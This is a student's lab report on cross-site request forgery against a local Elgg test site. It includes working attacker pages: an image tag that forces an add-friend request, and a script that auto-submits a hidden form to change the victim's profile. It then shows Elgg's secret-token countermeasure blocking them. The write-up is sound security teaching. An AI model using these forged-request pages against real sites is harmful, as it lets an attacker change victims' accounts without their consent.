1

Shiyao Lei(sl6569)

2

Note: As mentioned in Piazza, by default the CSRFElgg site will use a POST request for adding friend. Here we disable and then enable the HTMLawed again to change it to a GET request, as also posted on the same Piazza thread by myself.

2.1 Examine a GET request

A example GET request in Elgg website would be the *add friend* request. To look into it, we login to Boby's account, open HTTP Header Live and click the *add friend* button on Alice's profile page. Then we can capture the request as in Figure 1.

Figure 1: Examine a GET request

Then we look into the parameters. To better display the request we save them into a file and open it as in Figure 2. We can see that the GET request's parameters are attached in the url and there are 3 parameters: *friend*, *__elgg_ts* and *__elgg_token* (where *__elgg_ts* and *__elgg_token* are attached twice). They are the target user's id, the secret timestamp and secret token respectively. **Thus here we can also find out that Alice's user id is 42.**



Figure 2: Examine the *add friend* request's parameter

2.2 Examine a POST request

A example POST request in Elgg website would be the *edit profile* request. To look into it, we login to Boby's account, open HTTP Header Live and click the *edit* button then save the profile. Then we can capture the request as in Figure 3.



Figure 3: Examine the *edit profile* request's parameter

Still, we save the captured requests into a file and open it as in Figure 4. We can see that the POST request's parameters are attached inside the request body. The *edit profile* request have the following parameters: the secret timestamp and secret token(*__elgg_ts* and *__elgg_token*), the *value* and/or *visibility* for each field in the profile (name, description, location, etc.), and at last the user id. **Thus here we can also find out that Boby's user id is 43.**

```
http://www.csrflabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host:www.csrflabelgg.com
User-Agent:Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:en-US,en;q=0.5
Accept-Encoding:gzip, deflate
Referer:http://www.csrflabelgg.com/profile/boby/edit
Content-Type:application/x-www-form-urlencoded
Content-Length:500
Cookie:Elgg=m9vtnek9f38eo8j002osf2qre7
Connection:keep-alive
Upgrade-Insecure-Requests:1

__elgg_token=MZFujXrhHRJZ_TxjOwmmZA&__elgg_ts=1555270928&name=Boby&description=<p>Test Text</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=43

Date:Sun, 14 Apr 2019 19:42:35 GMT
Server:Apache/2.4.18 (Ubuntu)
Expires:Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control:no-store, no-cache, must-revalidate
Pragma:no-cache
Location:http://www.csrflabelgg.com/profile/boby
Content-Length:0
Keep-Alive:timeout=5, max=100
Connection:Keep-Alive
Content-Type:text/html;charset=utf-8
```

Figure 4: Verify the countermeasures

3

3.1

As shown in Section 2.1 above, the URL is: **http://www.csrflabelgg.com/action/friends/add**, and the parameters are the **target user's id, the secret timestamp and the secret token.** We can also find them out with Firefox's HTTP inspection tool, as shown in Figure 5



Figure 5: Examine the *add friend* request's parameter

3.2

```
<!-- /var/www/CSRF/Attacker/index.html -->
<!DOCTYPE html>
<html>
    <head>
        <title> Attacker Site! </title>
    </head>
    <body>
        <h1> This image tag following is used to launch a attack using GET request </
            h1>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43">
    </body>
</html>
```

3.3

First we goto **/var/www/CSRF/Attacher** directory, and create a new file **index.html** in it, so that this page will be shown when access **www.csrfattacker.com**. We will need the root permission to do this (as shown in Figure 6.

```
[04/14/19]seed@VM:.../Attacker$ sudo vim index.html
[sudo] password for seed:
[04/14/19]seed@VM:.../Attacker$ ls
index.html
```

Figure 6: Create home page for **www.csrfattacker.com**

We type the code shown in Section 3.2 into **index.html** and save it. Then we login into Alice's account as the victim, and visit **www.csrfattacker.com**. With HTTP Header Live we can capture the add friend request from

the img tag, as shown in Figure 7 and Figure 8



Figure 7:

Figure 8:

Now we go back to the Elgg website. We can see from the Activity page that Alice has been automatically added Boby as friend, as shown in Figure 9.



Figure 9: Attack Successful

4

4.1

As shown in Section 2.2 above, the URL is: **http://www.csrflabelgg.com/action/profile/edit**, and the parameters are the secret timestamp and secret token(*__elgg_ts* and *__elgg_token*), the *value* and/or *visibility* for each field in the profile (name, description, location, etc.), and at last the user id. We can also find them out with Firefox's HTTP inspection tool, as shown in Figure 10



Figure 10: Examine the *edit profile* request's parameter

4.2

```
<!-- /var/www/CSRF/Attacker/index.html -->
<!DOCTYPE html>
<html>
<body>
<h1>The following parts forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;
  // The following are form entries need to be filled out by attackers.
  // The entries are made hidden, so the victim won't be able to see them.
  fields += "<input type='hidden' name='name' value='alice'>";
  fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero!'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";
  // Create a <form> element.
  var p = document.createElement("form");
  // Construct the form
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  // Append the form to the current page.
  document.body.appendChild(p);
  // Submit the form
  p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

4.3

Still we put the code above into **/var/www/CSRF/Attacker/index.html**, and visit **www.csrfattacker.com** with Alice's account. We can observe that the page will automatically jump to Alice's profile page (as the side effect of edit profile request), and we can capture the corresponding requests as shown in Figure 11 and Figure 12.

Meanwhile, as also shown in Figure 11, Alice's brief description has been changed to *Boby is my Hero!*, which means that our attack has succeed.



Figure 11: Attack Successful



Figure 12:

4.4

This is already stated in Section 2. Boby can find out Alice's user id by examine the request of adding Alice as friend. Meanwhile, Boby can find out his own user id by examine the request of editing his profile.

4.5

No. Here we try to visit the attacker's website using Samy's account, then we can see that ther will be error window popping up - **You do not have permission to edit this profile**.



Figure 13:

The reason is the attacker cannot set the guid correctly if he doesn't know who will be visiting the website beforehand. A request with wrong guid will be rejected by Elgg. Meanwhile, the script in the attacker's website cannot get the guid by using **elgg.session.user.guid** due to the Same Origin Policy.

A possible work around (but not realistic) is obtain a list of user ids (or iterate through a range of user ids), and send bunch of request where each with a different user id. The attack should work if the victim's user id accidentally match with one of them.

5

5.1

First, we enable the countermeasure as shown in Figure 14 and Figure 15. We simply comment out line 274 in **/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php**

```
[04/16/19]seed@VM:.../Elgg$ vim ActionsService.php
[04/16/19]seed@VM:.../Elgg$ pwd
/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg
```

Figure 14: Enable the countermeasure

```
273         public function gatekeeper($action) {
274                 // return true;
275
276                 if ($action === 'login') {
277                         if ($this->validateActionToken(false)) {
278                                 return true;
```

Figure 15: Enable the countermeasure

Then we retry the GET (add friend) attack. We can see that the attacker's website can still be successfully loaded (Figure 16), but when we go back to Elgg website we can see a red pop up window on the upper-right corner - **Form is missing __token or __ ts fields**, as shown in Figure 17. Meanwhile, we can also see that Alice didn't add Boby as friend, which indicates that the attack was prevented.

This img tag is used to launch a attack with GET request

Figure 16:



Figure 17:

The countermeasure works because the login user will be given these unique secret tokens (generated by *generate_action_token*). And all the legitimate requests will carry these secret tokens, which will be later on verified on the server side (the *validate_action_token* function). Therefore a request with wrong or missing secret tokens can be easily detected by the server.

5.2

The attacker cannot send the secret tokens in the CSRF attack because the scripts in attacker's website cannot get these secret tokens. This is restrict by the Same Origin Policy - the script in attacker's website will use attacker website's origin (i.e. http://www.csrfattacker.com). So the script cannot get the secret tokens which are under Elgg website's origin (i.e. http://www.csrflabelgg.com).